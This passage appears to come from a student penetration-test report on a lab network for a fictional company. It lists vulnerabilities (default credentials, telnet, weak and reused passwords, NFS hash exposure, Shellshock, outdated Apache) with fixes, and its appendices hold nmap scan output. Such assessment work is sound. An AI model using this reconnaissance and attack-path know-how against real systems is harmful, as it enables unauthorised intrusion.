5 SECURITY CONCERNS

5.1 ROUTERS

5.1.1 Default Credentials

All the routers present on the network have default remote login credentials. These can be easily found online and are insecure. This threat can be removed however by changing the login details to something unique for each router. Using the NCSC password guidance, it is recommended to use three random words to create a passphrase (Three random words or #thinkrandom, 2021). This can be seen in Figure LL.

Figure LL - Changing Router Password

5.1.2 Use of Telnet

All routers present on the network, bar Router1, utilize telnet for the remote logins. This is an unencrypted method of creating a remote connection, and therefore insecure. This leaves the connection vulnerable to the data being intercepted, as well as Man in the Middle attacks. This can be mitigated by enabling SSH and removing telnet, this is shown in Figure MM.




Figure MM - Enabling SSH

5.2 COMPUTERS

5.2.1 Weak Passwords

All the passwords discovered for the computers were weak. The passwords lacked length, complexity, and special characters. Alongside this, the guidance issued by the NCSC is that length is better than complexity when it comes to passwords, as the longer a password is the harder it is to brute force. The password, “plums”, used within the network has been seen in multiple data breaches, this can be seen in Figure NN.




Figure NN - Plums HaveIBeenPwnd

5.2.2 Password Reuse

Throughout the network, passwords are consistently reused. This applies to the routers as well as the PCs. This means that a malicious party would only need to get one password to get into most machines on the network. This can be remedied by implementing a stronger password policy throughout the network.

5.2.3 NFS Privileges

Using mounting drives through NFS, allowed for the mounting of remote network drives. This allowed for retrieval of the password hashes to the user accounts on the network, and in turn the cracking of the hashes. After the hashes were cracked it allowed access to the PCs remotely. This can be mitigated by either removing the NFS permissions from the machine or by locking them to a user-created file, this can be seen in Figure OO.




Figure OO - Changing NFS permissions

5.3 SERVERS

5.3.1 ShellShock

Shellshock was present on Web Server 2(192.168.0.242). This is an exploit that allows for the execution of remote bash commands, through the command line. This makes it exceptionally dangerous as it can allow an attacker to gain unobstructed control of the server. This can be mitigated through updating the bash scripting language, which is used in the Linux command line. The command to update can be seen below;

Sudo apt-get update && sudo apt-get install –only-upgrade bash

5.3.2 Outdated Apache Versions

Both Web Server 1 and 2 are running outdated versions of the apache webserver. This means that it is vulnerable to multiple different attacks. The method to mitigate this vulnerability is to update the apache webserver.

5.4 FIREWALL

5.4.1 Default Credentials

Using the shellshock vulnerability to create port forwarding, allowed access to the firewall's login page. These can be changed by navigating to the "system_usermanager.php" webpage, which can be seen in Figure PP.




Figure PP - Changing Firewall Creds

5.4.2 Lack of HTTPS

The lack of HTTPS means that any traffic between the web server and the client is insecure. This can allow for a Man-in-the-Middle attack to happen, where sensitive information can be intercepted and

stolen. The mitigation for this is to force the firewall to use HTTPS, this can be done by, within the firewall navigating to system- Advanced-Admin Access, as seen in Figure QQ.





Figure QQ - Enabling SSH

5.5 Network Structure

The network is currently organised in a linear "bus" topology, the benefits of which are that it is cheap and simple, due to the requirement of less hardware, such as cables and networking devices, which may be required within different topologies.

However, the downsides of this, are that if one router or cable fails, the network will have no other routes on which to send data. Therefore, a suggested change to the topology would be to create a "Bi-directional" ring. It provides increased robustness and eliminates having a single point of error. The diagram below highlights the change to the infrastructure.



6 DISCUSSION

6.1 NETWORK CONFIGURATION

The network present for AMCE Inc. is adequate for the current needs of the network. However, if there are plans for AMCE Inc. to expand, then the infrastructure of the network will need to change. The main issue within the network is the linear bus topology. This is due to the design of the topology allowing for a single point of failure, meaning that one connection could go down and the entire network will go down. This is a critical shortcoming of the linear bus topology. A change to a bi-directional ring would allow for redundancy and as such make the network more failure resistant.

The network makes good use of dividing the hosts into subnets, to minimize the number of wasted hosts within the network and allows for future expansion. However, the firewall does contain multiple configuration flaws, such as default credentials and not forcing HTTPS.

6.2 ROUTER CONFIGURATION

The configuration of the routers within the network allows for multiple security flaws. These include the use of telnet and the use of default credentials. The use of telnet allows for Man-in-the-Middle attacks to be viable, through the interception of data, as telnet offers no encryption. Alongside the lack of encryption, all routers use default credentials. These can be found online and make the routers incredibly insecure.

6.3 PC CONFIGURATION

The PCs within the network have multiple configuration weaknesses. This includes the use of both weak and the same passwords for remote connections. This means that if an attacker gains the password to one machine, they can gain access to the entire network. Although some PCs do have different passwords, these are still weak passwords and take little effort to brute force.

The NFS permissions present within the PCs allows for an attacker to mount a drive and easily gain sensitive information from the machine, such as password hashes and SSH keys. These can be used to gain unauthorized access to other machines within the network. However, it can be fixed by editing the NFS configuration within the PCs.

6.4 SERVER CONFIGURATION

The web servers within the network are running an outdated version of the Apache webserver, this leaves them vulnerable to attacks and exploits. This can be fixed by updating to the newest versions of Apache, which patches known vulnerabilities. Alongside this, the shellshock exploit is present within Web server 2. This is a remote code execution vulnerability and especially dangerous but can also be patched by updating the version of the bash scripting language, which is used within the Linux terminal.

7 CONCLUSION

7.1 OVERVIEW

In Conclusion, the AMCE Inc. network contains multiple vulnerabilities, through misconfigurations and out of date software. These can be remedied by amending the configuration and updating the services present on the network.

7.2 MISCONFIGURATIONS

The misconfigurations within the network include the use of default credentials. The common use of them makes the network inherently insecure. This is a fix that is a necessity to make the network secure. Alongside the importance of this fix, it is also an easy fix, which will increase the security of the network exponentially.

Alongside the permissions of remote connections coming into the PCs present on the network need to be reviewed and amended, as currently, they are too lax. These lax permissions allow attackers easy access to sensitive information.

7.3 OUT OF DATE SERVICES

Within the network, there are multiple instances of services being out of date. The worst instance of this is within Web Server 2, which allowed for remote code execution. As well as remote code execution, both web servers were out of date, along with the firewall system.

7.4 FUTURE WORK

In the future AMCE Inc. can implement new passwords for the devices on the network, using the NCSCs 3 random word guidance. This includes the SSH connections on the PCs, the telnets into routers, and the login for the firewall. Alongside this forcing, both SSH and HTTPS on the network would aid the security exponentially.

AMCE Inc. also needs to ensure that all services running on the network are up to date, as out of date services are a massive security flaw.

Finally, when AMCE Inc. hires a new network manager, it is of utmost importance to ensure that if any changes are made to the network, that it is documented, to ensure that a similar situation doesn't happen in the future.

REFERENCE S

(rpcbind)?, S., E, G. and Koek, M., 2021. *Security Risk Of Opening Port 111 (Rpcbind)?*. [online] Information Security Stack Exchange. Available at: <https://security.stackexchange.com/questions/80799/security-risk-of-opening-port-111-rpcbind> [Accessed 4 January 2021].

Cvedetails.com. 2021. *Apache Http Server Version 2.2.22 : Security Vulnerabilities*. [online] Available at: <https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-142323/Apache-Http-Server-2.2.22.html> [Accessed 4 January 2021].

Ssh.com. 2021. *Configuring Authorized_Keys For Openssh*. [online] Available at: <https://www.ssh.com/ssh/authorized_keys/openssh> [Accessed 4 January 2021].

Infosec Resources. 2021. *Exploiting NFS Share - Infosec Resources*. [online] Available at: <HTTPS://RESOURCES.INFOSECINSTITUTE.COM/TOPIC/EXPLOITING-NFS-SHARE/> [Accessed 4 January 2021].

House, N., 2021. *Nmap Cheat Sheet*. [online] Station X. Available at: <https://www.stationx.net/nmap-cheat-sheet/> [Accessed 4 January 2021].

Nvd.nist.gov. 2021. *NVD - CVE-2014-6271*. [online] Available at: <https://nvd.nist.gov/vuln/detail/CVE-2014-6271> [Accessed 4 January 2021].

Ssh.com. 2021. *SSH (Secure Shell) Home Page*. [online] Available at: <https://www.ssh.com/ssh/> [Accessed 4 January 2021].

Lifewire. 2021. *Ubuntu Vs. Xubuntu: Which Linux Flavor Is Better?*. [online] Available at: <https://www.lifewire.com/ubuntu-15-04-vs-xubuntu-15-04-2201174> [Accessed 5 January 2021].

Ncsc.gov.uk. 2021. *Three Random Words Or #Thinkrandom*. [online] Available at: <https://www.ncsc.gov.uk/blog-post/three-random-words-or-thinkrandom-0> [Accessed 4 January 2021].

Docs.netgate.com. 2021. *User Management And Authentication — Default Username And Password | Pfsense Documentation*. [online] Available at: <https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html> [Accessed 3 January 2021].

Vyos.io. 2021. *Vyos – Open Source Router And Firewall Platform*. [online] Available at: <https://vyos.io/> [Accessed 3 January 2021].https://linuxize.com/post/how-to-setup-ssh-tunneling/

Holm Security. 2021. *What Is The Difference Between TCP And UDP?*. [online] Available at: <https://support.holmsecurity.com/hc/en-us/articles/212963869-What-is-the-difference-between-TCP-and-UDP-> [Accessed 4 January 2021].

APPENDICES PART

APPENDIX A – NETWORK SCAN

```
root@kali:~# nmap 192.168.0.1-255 -sn
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-03 09:26 EST
Nmap scan report for 192.168.0.33
Host is up (0.00085s latency).
Nmap scan report for 192.168.0.34
Host is up (0.0019s latency).
Nmap scan report for 192.168.0.65
Host is up (0.0016s latency).
Nmap scan report for 192.168.0.66
Host is up (0.0020s latency).
Nmap scan report for 192.168.0.97
Host is up (0.0019s latency).
Nmap scan report for 192.168.0.98
Host is up (0.0014s latency).
Nmap scan report for 192.168.0.129
Host is up (0.00082s latency).
Nmap scan report for 192.168.0.130
Host is up (0.0019s latency).
Nmap scan report for 192.168.0.225
Host is up (0.00018s latency).
Nmap scan report for 192.168.0.226
Host is up (0.00061s latency).
Nmap scan report for 192.168.0.229
Host is up (0.00093s latency).
Nmap scan report for 192.168.0.230
Host is up (0.0012s latency).
Nmap scan report for 192.168.0.233
Host is up (0.0011s latency).
Nmap scan report for 192.168.0.234
Host is up (0.0022s latency).
Nmap scan report for 192.168.0.241
Host is up (0.0021s latency).
Nmap scan report for 192.168.0.242
Host is up (0.0014s latency).
Nmap scan report for 192.168.0.193
Host is up (0.00064s latency).
MAC Address: 00:50:56:99:6C:E2 (VMware)
Nmap scan report for 192.168.0.203
Host is up (0.00086s latency).
MAC Address: 00:0C:29:DA:42:4C (VMware)
Nmap scan report for 192.168.0.210
Host is up (0.00038s latency).
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Nmap scan report for 192.168.0.200
Host is up.
Nmap done: 255 IP addresses (20 hosts up) scanned in 81.17 seconds
root@kali:~#
```

APPENDIX B – ROUTER SCANS

Router 1 Scans

R1(TCP) Nmap

```
root@kali:~# nmap 192.168.0.193 -sT -p- -sV -O
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 10:24 EST
Nmap scan report for 192.168.0.193
Host is up (0.00043s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
MAC Address: 00:50:56:99:6C:E2 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.02 seconds
```

R1(UDP) Nmap

```
root@kali:~# nmap 192.168.0.193 -sU -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 11:06 EST
Nmap scan report for 192.168.0.193
Host is up (0.00039s latency).
Not shown: 954 closed ports, 44 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
MAC Address: 00:50:56:99:6C:E2 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1245.88 seconds
```

Router 2 Scans

R2(TCP) Nmap

```
root@kali:~# nmap 192.168.0.226 -sT -p- -sV -O
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 10:34 EST
Nmap scan report for 192.168.0.226
Host is up (0.0021s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops
Service Info: Host: vyos; Device: router

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.32 seconds
```

R2 (UDP) Nmap

```
root@kali:~# nmap 192.168.0.225 -sU -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 10:43 EST
Warning: 192.168.0.225 giving up on port because retransmission cap hit (10).
Stats: 0:07:12 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 45.60% done; ETC: 10:58 (0:08:21 remaining)
Stats: 0:12:05 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 67.07% done; ETC: 11:01 (0:05:50 remaining)
Stats: 0:21:05 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 11:04 (0:00:00 remaining)
Nmap scan report for 192.168.0.225
Host is up (0.00028s latency).
Not shown: 984 closed ports
PORT      STATE         SERVICE      VERSION
123/udp   open          ntp          NTP v4 (unsynchronized)
161/udp   open          snmp         net-snmp; net-snmp SNMPv3 server
688/udp   open|filtered realm-rusd
1042/udp  open|filtered afrog
2222/udp  open|filtered msantipiracy
19120/udp open|filtered unknown
19374/udp open|filtered unknown
19600/udp open|filtered unknown
20445/udp open|filtered unknown
20464/udp open|filtered unknown
31337/udp open|filtered BackOrifice
33872/udp open|filtered unknown
36458/udp open|filtered unknown
41058/udp open|filtered unknown
44968/udp open|filtered unknown
49197/udp open|filtered unknown

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1380.76 seconds
```

Router 3 Scans

R3(TCP) Nmap

```
root@kali:~# nmap 192.168.0.230 -sT -p- -sV -O
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 10:51 EST
Nmap scan report for 192.168.0.230
Host is up (0.00085s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: Host: vyos; Device: router

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.38 seconds
```

R3(UDP) Nmap

```
root@kali:~# nmap 192.168.0.230 -sU -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 10:52 EST
Stats: 0:02:32 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 14.72% done; ETC: 11:08 (0:13:31 remaining)
Nmap scan report for 192.168.0.230
Host is up (0.00082s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1100.69 seconds
```

Router 4

R4 (TCP) Nmap

```
root@kali:~# nmap 192.168.0.97 -sT -p- -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 11:01 EST
Stats: 0:05:54 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 91.44% done; ETC: 11:07 (0:00:32 remaining)
Nmap scan report for 192.168.0.97
Host is up (0.0014s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 495.32 seconds
```

R4(UDP) Nmap

```
root@kali:~# nmap 192.168.0.97 -sU -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 11:11 EST
Nmap scan report for 192.168.0.97
Host is up (0.0015s latency).
Not shown: 955 closed ports, 43 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
Service Info: Host: vyos

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1233.27 seconds
```

APPENDIX C – PC SCANS

PC 1 – 192.168.0.210/27

PC1 TCP Scan

```
root@kali:~# nmap 192.168.0.210 -sT -sV -O
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 12:37 EST
Nmap scan report for 192.168.0.210
Host is up (0.00038s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs     2-4 (RPC #100003)
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.90 seconds
```

PC1 UDP Scan

```
root@kali:~# nmap -sV -sU 192.168.0.210
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 13:03 EST
Nmap scan report for 192.168.0.210
Host is up (0.00098s latency).
Not shown: 995 closed ports
PORT     STATE         SERVICE VERSION
68/udp   open|filtered dhcpc
111/udp  open          rpcbind 2-4 (RPC #100000)
631/udp  open|filtered ipp
2049/udp open          nfs_acl 2-3 (RPC #100227)
5353/udp open          mdns    DNS-based service discovery
MAC Address: 00:0C:29:0D:67:C6 (VMware)

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 1195.48 seconds
```

PC1 ifconfig

```
Last login: Thu Dec 17 14:33:23 2020 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:0d:67:c6
          inet addr:192.168.0.210  Bcast:192.168.0.223  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe0d:67c6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:752 errors:0 dropped:0 overruns:0 frame:0
          TX packets:634 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:91601 (91.6 KB)  TX bytes:97960 (97.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:194 errors:0 dropped:0 overruns:0 frame:0
          TX packets:194 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:14006 (14.0 KB)  TX bytes:14006 (14.0 KB)

xadmin@xadmin-virtual-machine:~$
```

PC 2 – 192.168.0.34/27

PC2 TCP Scan

```
root@kali:~# nmap 192.168.0.34 -sT -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 11:51 EST
Nmap scan report for 192.168.0.34
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.41 seconds
```

PC2 UDP

```
root@kali:~# nmap -sV -sU 192.168.0.34
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 13:39 EST
Nmap scan report for 192.168.0.34
Host is up (0.0024s latency).
Not shown: 996 closed ports
PORT      STATE         SERVICE VERSION
111/udp   open          rpcbind 2-4 (RPC #100000)
631/udp   open|filtered ipp
2049/udp  open          nfs_acl 2-3 (RPC #100227)
5353/udp  open          mdns    DNS-based service discovery

Service detection performed. Please report any incorrect results a
Nmap done: 1 IP address (1 host up) scanned in 1196.63 seconds
```

PC2 ifconfig

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:52:44:05
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe52:4405/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:374 errors:0 dropped:0 overruns:0 frame:0
          TX packets:261 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:34569 (34.5 KB)  TX bytes:35749 (35.7 KB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:52:44:0f
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:440f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:25 errors:0 dropped:0 overruns:0 frame:0
          TX packets:99 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2405 (2.4 KB)  TX bytes:13190 (13.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:334 errors:0 dropped:0 overruns:0 frame:0
          TX packets:334 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25025 (25.0 KB)  TX bytes:25025 (25.0 KB)

xadmin@xadmin-virtual-machine:~$
```

PC 3 – 13.13.13.13/24

PC3 TCP Scan

```
root@kali:~# nmap 13.13.13.13 -sT -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-17 09:04 EST
Nmap scan report for 13.13.13.13
Host is up (0.0077s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.49 seconds
```

PC3 UDP Scan

```
Nmap scan report for 13.13.13.13
Host is up (0.0049s latency).
Not shown: 998 closed ports
PORT     STATE         SERVICE VERSION
631/udp  open|filtered ipp
5353/udp open          mdns    DNS-based service discovery

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 1197.15 seconds
```

PC3 ifconfig

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fe:7d:48
          inet addr:13.13.13.13  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefe:7d48/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3692 errors:0 dropped:11 overruns:0 frame:0
